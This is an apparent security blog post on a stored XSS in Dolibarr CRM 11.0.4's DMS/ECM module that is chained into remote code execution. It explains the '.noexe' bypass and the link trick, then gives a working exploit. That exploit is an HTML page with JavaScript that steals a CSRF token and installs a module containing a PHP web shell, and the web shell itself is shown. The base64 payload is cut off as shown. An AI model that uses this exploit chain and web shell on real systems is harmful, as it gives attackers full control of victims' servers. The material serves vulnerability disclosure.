Dolibarr CMS 11.0.4 (DMS/ECM Module) - Stored XSS + RCE with Admin Click

Posted on May 17, 2020 in XSS

DMS/ECM Module Overview

The DMS/ECM module is a simple document upload system built into the Dolibarr CRM. You select a file from your filesystem and its uploaded to the webserver. This file can then be shared to other users through a link.

A user must be assigned the following module permissions to upload and modify these files.

- Read/Download documents
- Submit or delete documents
- Setup documents directories

Bypassing the '.noexe' File Extension Rename

The module has a security mechanism which appends '.noexe' to the file name if the uploaded file contains an extension that may contain exectuable content. The function responsible for the check is `isAFileWithExecutableContent` which is found in \htdocs\core\lib\functions.lib.php

\htdocs\core\lib\functions.lib.php

```
function isAFileWithExecutableContent($filename)
{
    if (preg_match('/\.(htm|html|js|php|php\d+|phtml|pl|py|cgi|ksh|sh|bash|bat|cmd|wpk|exe|dmg)$/i', $filename))
    {
        return true;
    }
    return false;
}
```

`isAFileWithExecutableContent` is called in files.lib.php whenever a file is uploaded.

\htdocs\core\lib\files.lib.php

```
if (isAFileWithExecutableContent($dest_file) && empty($conf->global->MAIN_DOCUMENT_IS_OUTSIDE_WEBROOT_SO_NOEXE_NOT_REQUIRED))
{
    $file_name .= '.noexe';
}
```

The \htdocs\document.php file contains the logic responsible for the HTTP response of the shared link and will determine MIME type of the file and whether the file is to be rendered in the browser or show a download prompt.

If the URL points to a file with a .noexe extension it will force the mime-type to be `'application/octet-stream'` which will prevent the file being parsed properly within the browser.

\htdocs\document.php

```
// Define mime type
$type = 'application/octet-stream';
if (GETPOST('type', 'alpha')) $type = GETPOST('type', 'alpha');
else $type = dol_mimetype($original_file);
// Security: Force to octet-stream if file is a dangerous file
if (preg_match('/\.noexe$/i', $original_file)) $type = 'application/octet-stream';
```

This security check can be easily bypassed just by removing the .noexe extension when renaming the file within the web applcation. The function `isAFileWithExecutableContent` is never called to check whether a file has been renamed to have an insecure extension.

Forcing the Link to Render HTML in the Browser.

We can now upload a file with a .html extension which can be shared with other Dolibarr users. By default the link will prompt the user with an open/save dialogue and not have the HTML file rendered in the browser.

The default format for the link looks like this:

```
http://localhost/dolibarr/document.php?modulepart=ecm&attachment=1&entity=1&file=documents%2Fexploit.html
```

The `$attachment` variable in \htdocs\document.php will have the link prompt the open/save dialogue box with when it is set to `true`. If `$attachment` is `false` the file is to be rendered in the browser.

\htdocs\document.php

```
Determine the value of $attachment
#// Define attachment (attachment=true to force choice popup 'open'/'save as')
$attachment = true;
if (preg_match('/\.(html|htm)$/i', $original_file)) $attachment = false;
if (isset($_GET["attachment"])) $attachment = GETPOST("attachment", 'alpha') ?true:false;
if (!empty($conf->global->MAIN_DISABLE_FORCE_SAVEAS)) $attachment = false;
```

This line will set `$attachment` to `false` when the filename contains a HTML extension.

```
if (preg_match('/\.(html|htm)$/i', $original_file)) $attachment = false;
```

We can prevent `$attachment` from being set back again to `true` by removing the 'attachment' parameter from the get request URL. As `isset($_GET["attachment"])` will be evaluated as false.

```
if (isset($_GET["attachment"])) $attachment = GETPOST("attachment", 'alpha') ?true:false;
```

If we send a user the link to a HTML file without the attachment parameter then the file will be rendered by their browser when they click on it.

```
http://localhost/dolibarr/document.php?modulepart=ecm&entity=1&file=documents%2Fexploit.html
```

The function dol_mimetype from ..\htdocs\core\lib\functions.lib.php is called to determine the MIME type to use based of the extension.

\htdocs\core\lib\functions.lib.php

```
function dol_mimetype($file, $default = 'application/octet-stream', $mode = 0)
{
    $mime = $default;
    $imgmime = 'other.png';
    $famime = 'file-o';
    $srclang = '';

    $tmpfile = preg_replace('/\.noexe$/', '', $file);
    //...
    if (preg_match('/\.(html|htm|shtml)$/i', $tmpfile)) { $mime = 'text/html'; $imgmime = 'html.png'; $srclang = 'html'; $famime = 'file-tex
    //...

    // Return string
    if ($mode == 1)
    {
        $tmp = explode('/', $mime);
        return (!empty($tmp[1]) ? $tmp[1] : $tmp[0]);
    }
    if ($mode == 2)
    {
        return $imgmime;
    }
    if ($mode == 3)
    {
        return $srclang;
    }
    if ($mode == 4)
    {
        return $famime;
    }
    return $mime;
```

In this case .html/.htm/.shtml files will use the "text/html" MIME type which will cause browser to parse the HTML when it is loaded.


In conclusion an attacker may send a link to a user which will render an arbitary HTML file in the victim's browser. This HTML file may contain malicous JavaScript code.

Exploitation


With the vulnerabilites mentioned above the following attack is possible:

An attacker with approriate DMS/ECM permissions uploads exploit.html (see code below) file to the server.

DMS / ECM	All / None		
DMS / ECM	–	✓	Read/Download documents
DMS / ECM	–	✓	Submit or delete documents
DMS / ECM	–	✓	Setup documents directories




The attacker renames the file ensuring it has a .html extension.



The attacker sends the link without the attachment parameter to a Dolibarr administrator.

```
http://localhost/dolibarr/document.php?modulepart=ecm&entity=1&file=documents%2Fexploit.html
```

The administrator clicks on the link and by default must be authenticated in the Dolibarr system to view the file.




JavaScript will be executed in the Administrator's browser under the context of an authenticated session. The JavaScript code will obtain a CSRF token use it to upload a custom module containing the following PHP web shell.

```
<?php echo shell_exec($_GET['x']); ?>
```

The attacker can now access the webshell via:

```
http://localhost/dolibarr/custom/shell/exploit.php?x=whoami
```



The server will be running as NTAUTHORITY\SYSTEM when using the Windows installation (DoliWamp-11.0.4.exe) found on the Dolibarr sourceforge page. https://sourceforge.net/projects/dolibarr/. This will give the attacker total administrative control of the web server.

exploit.html

```
<html>
<head></head>
<body>
<script>

//module.php url
var modules_url = "../dolibarr/admin/modules.php"
var moduledeploy_url = modules_url + "?mode=deploy";

//Scrape CSRF token from modules.php
function get_token() {
    var xhr = new XMLHttpRequest();

    xhr.onreadystatechange = function() {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            html = xhr.responseText;
            var doc = new DOMParser().parseFromString(html, "text/html");
                var token = doc.forminstall.elements['token'].value;
            upload_module(token);
        }
    }
    xhr.open("GET", moduledeploy_url, true);
    xhr.send(null);
}

//Upload a webshell using the CSRF token
function upload_module(token) {
    //File contents encoded to Base64
    var b64file = "UEsDBBQAAAAAH1wsFAAAAAAAAAAAAAAAAAAGAAAAc2hlbGwvUEsDBBQAAAAAAPZMsVBBuWlWJQAAACUAAAARAAAAc2hlbGwvZXhwbG9pdC5waHA8P3BocCBlY

    //Create a Blob object
    var content_type = 'application/x-zip-compressed';
    var blob = base64toBlob(b64file, content_type);

    //Append Blob to FormData
    var formData = new FormData();
    formData.append('token', token);
    formData.append('action', 'install');
    formData.append('fileinstall', blob,'module_shell-1.0.zip');

    //Send FormData to the server via XMLHttpRequest
    var request = new XMLHttpRequest();
    request.open('POST', modules_url);
    request.send(formData);
}


function base64toBlob(base64Data, contentType) {
    contentType = contentType || '';
    var sliceSize = 1024;
    var byteCharacters = atob(base64Data);
    var bytesLength = byteCharacters.length;
    var slicesCount = Math.ceil(bytesLength / sliceSize);
    var byteArrays = new Array(slicesCount);

    for (var sliceIndex = 0; sliceIndex < slicesCount; ++sliceIndex) {
        var begin = sliceIndex * sliceSize;
        var end = Math.min(begin + sliceSize, bytesLength);

        var bytes = new Array(end - begin);
        for (var offset = begin, i = 0; offset < end; ++i, ++offset) {
            bytes[i] = byteCharacters[offset].charCodeAt(0);
        }
        byteArrays[sliceIndex] = new Uint8Array(bytes);
    }
    return new Blob(byteArrays, { type: contentType });
}

get_token();

</script></body>
</html>
```